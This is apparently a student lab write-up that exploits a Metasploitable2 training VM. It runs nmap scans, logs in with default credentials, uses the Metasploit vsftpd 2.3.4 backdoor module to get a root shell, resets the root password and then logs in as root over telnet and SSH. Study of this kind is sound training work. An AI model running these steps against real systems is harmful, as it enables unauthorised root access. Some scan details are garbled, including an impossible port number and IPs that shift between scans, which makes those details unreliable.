



## Project 3:

### A machine named Metasploit framework :


Before login in metasploitable2:



After login in metasploitable2 with default  
Username: msfadmin & password : msfadmin



## Task 1: Login to metasploit and extract ip address



## Task 2: Do nmap scanning on the IP, Extract Open port and Version Details

All open ports:

```
$:~ nmap -p- 172.29.9.82
```

```
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack
22/tcp    open  ssh          syn-ack
23/tcp    open  telnet       syn-ack
25/tcp    open  smtp         syn-ack
53/tcp    open  domain       syn-ack
80/tcp    open  http         syn-ack
111/tcp   open  rpcbind      syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
512/tcp   open  exec         syn-ack
513/tcp   open  login        syn-ack
514/tcp   open  shell        syn-ack
1099/tcp  open  rmiregistry  syn-ack
1524/tcp  open  ingreslock   syn-ack
2049/tcp  open  nfs          syn-ack
2121/tcp  open  ccproxy-ftp  syn-ack
3306/tcp  open  mysql        syn-ack
3632/tcp  open  distccd      syn-ack
5432/tcp  open  postgresql   syn-ack
5900/tcp  open  vnc          syn-ack
6000/tcp  open  X11          syn-ack
6667/tcp  open  irc          syn-ack
6697/tcp  open  ircs-u       syn-ack
8009/tcp  open  ajp13        syn-ack
8180/tcp  open  unknown      syn-ack
8787/tcp  open  msgsrvr      syn-ack
87755/tcp open  unknown      syn-ack
48461/tcp open  unknown      syn-ack
56195/tcp open  unknown      syn-ack
58586/tcp open  unknown      syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

All open ports with version details:

```
$:~ nmap -sC -sV 172.29.9.82 -vvv
```

### Result:

```
21/tcp    open  ftp          syn-ack vsftpd 2.3.4
25/tcp    open  smtp         syn-ack Postfix smtpd
53/tcp    open  domain       syn-ack ISC BIND 9.4.2
```

80/tcp open http syn-ack Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
 111/tcp open rpcbind syn-ack 2 (RPC #100000)  
 139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
 445/tcp open netbios-ssn syn-ack Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
 512/tcp open exec syn-ack netkit-rsh rexecd  
 513/tcp open login syn-ack OpenBSD or Solaris rlogind  
 514/tcp open tcpwrapped syn-ack  
 1099/tcp open java-rmi syn-ack GNU Classpath grmiregistry  
 1524/tcp open bindshell syn-ack Metasploitable root shell  
 2049/tcp open nfs syn-ack 2-4 (RPC #100003)  
 2121/tcp open ftp syn-ack ProFTPD 1.3.1  
 3306/tcp open mysql syn-ack MySQL 5.0.51a-3ubuntu5  
 3632/tcp open distccd syn-ack distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
 5432/tcp open postgresql syn-ack PostgreSQL DB 8.3.0 - 8.3.7  
 5900/tcp open vnc syn-ack VNC (protocol 3.3)  
 6000/tcp open X11 syn-ack (access denied)  
 6667/tcp open irc syn-ack UnrealIRCd  
 8009/tcp open ajp13 syn-ack Apache Jserv (Protocol v1.3)  
 8180/tcp open http syn-ack Apache Tomcat/Coyote JSP engine 1.1  
 8787/tcp open drb syn-ack Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)  
 37755/tcp open nlockmgr syn-ack 1-4 (RPC #100021)  
 48461/tcp open mountd syn-ack 1-3 (RPC #100005)  
 56195/tcp open status syn-ack 1 (RPC #100024)  
 58586/tcp open java-rmi syn-ack GNU Classpath grmiregistry  
 23/tcp open telnet Linux telnet

**Task 3:** Check the vulnerable version exploitation's procedure in rapid7 and start exploiting the following ports

## **Telnet:**

### **A) Telnet with default username and password:**

For telnet login :

```
$:~ telnet 172.29.9.82
```

already we know the default username and password for metasploitable2

```
Username: msfadmin
password : msfadmin
```

[illegible]

## B) FTP

## Here We Got The Version Of FTP

```

└─$ sudo nmap -sV -p21 172.29.9.163 -vvv
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 22:02 UTC
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 22:02
Scanning 172.29.9.163 [1 port]
Completed ARP Ping Scan at 22:02, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:02
Completed Parallel DNS resolution of 1 host. at 22:02, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 22:02
Scanning 172.29.9.163 [1 port]
Discovered open port 21/tcp on 172.29.9.163
Completed SYN Stealth Scan at 22:02, 0.04s elapsed (1 total ports)
Initiating Service scan at 22:02
Scanning 1 service on 172.29.9.163
Completed Service scan at 22:02, 0.10s elapsed (1 service on 1 host)
NSE: Script scanning 172.29.9.163.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:02
Completed NSE at 22:02, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:02
Completed NSE at 22:02, 0.00s elapsed
Nmap scan report for 172.29.9.163
Host is up, received arp-response (0.062s latency).
Scanned at 2022-04-08 22:02:43 UTC for 1s

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64  vsftpd 2.3.4
MAC Address: 00:F4:8D:12:79:D9 (Liteon Technology)
Service Info: OS: Unix

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)

```

For FTP login command :

\$:~ ftp 172.29.9.82

In this ftp login the username is anonymous  
and password is (None)

```

└─$ ftp 172.29.9.82
Connected to 172.29.9.82.
220 (vsFTPD 2.3.4)
Name (172.29.9.82:astro): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||39453|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> ?
Commands may be abbreviated.  Commands are:
!                cr                ftp                macdef            msend             prompt           restart          sunique
$                debug              gate               mdelete          newer             proxy            rhelp            system
account          delete            get                mdir             nlist            put              rmdir           tenex
append           dir               glob               mget             nmap             pwd              rstatus         throttle
ascii            disconnect        hash               mkdir            ntrans           quit             runique         trace
bell             edit              help               mls              open             quote            send             type
binary           epsv              idle               mlsl             page             rate             sendport        umask
bye              epsv4            image              mlst             passive          rcvbuf          set              unset
case             epsv6            lcd                mode             pdir             recv             site             usage
cd               exit              less               modtime          pls              reget            size             user
cdup             features          lpwd               more             pmlsd            remopts          sndbuf           verbose
chmod            fget              lpwd               mput             preserve          rename           status           xferbuf
close            form              ls                 mreget           progress          reset            struct           ?
ftp>

```

looked for the exploits available on metasploit and then we set options by

using set command

\$:~ msfconsole

//searching the ftp-version for find out the payload

\$:~search vsftpd

//and we find the exploit/unix/ftp/vsftpd\_234\_backdoor

//we can access it use the command

\$:~use 0

```
= [ metasploit v6.1.27-dev ]
+ -- --[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- --[ 596 payloads - 45 encoders - 10 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log

msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
RHOSTS    yes              The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21               The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
-----

Exploit target:
```

After Setting the RHOST

we perform the exploit by using command "run".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.29.9.163
RHOST => 172.29.9.163
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.29.9.163:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.29.9.163:21 - USER: 331 Please specify the password.
[+] 172.29.9.163:21 - Backdoor service has been spawned, handling...
[+] 172.29.9.163:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls
[*] Command shell session 1 opened (172.29.10.20:35713 -> 172.29.9.163:6200 ) at 2022-04-08 22:06:03 +0000

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
passwd
Enter new UNIX password: gnome
Retype new UNIX password: gnome
passwd: password updated successfully
```

## Telnet login with updated new password:

We Can also try to login telnet by using the new password.



```
L$ telnet 172.29.9.163
Trying 172.29.9.163...
Connected to 172.29.9.163.
Escape character is '^]'.
root@metasploitable:~#
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

```
metasploitable login: root
Password:
Last login: Sat Apr  9 07:26:04 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.

To access official Ubuntu documentation, please visit:  
<http://help.ubuntu.com/>

You have mail.

```
root@metasploitable:~#
```

### C)SSH With new password

Here Also SSH with new password as "gnome"

```

└─$ ssh root@172.29.9.163
root@172.29.9.163's password:
Last login: Sat Apr  9 07:26:10 2022 from 172.29.10.20
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#

```

## Or SSH with default username and password:

For ssh login we know the username is msfadmin  
and the password is msfadmin and also we know the private ip  
address

so ssh login with command:

```
$:~ssh msfadmin@172.29.9.82
```

## Results:

```
└─$ ssh msfadmin@172.29.9.82
The authenticity of host '172.29.9.82 (172.29.9.82)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.29.9.82' (RSA) to the list of known hosts.
msfadmin@172.29.9.82's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Apr  8 18:24:37 2022 from 172.29.8.153
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin#
```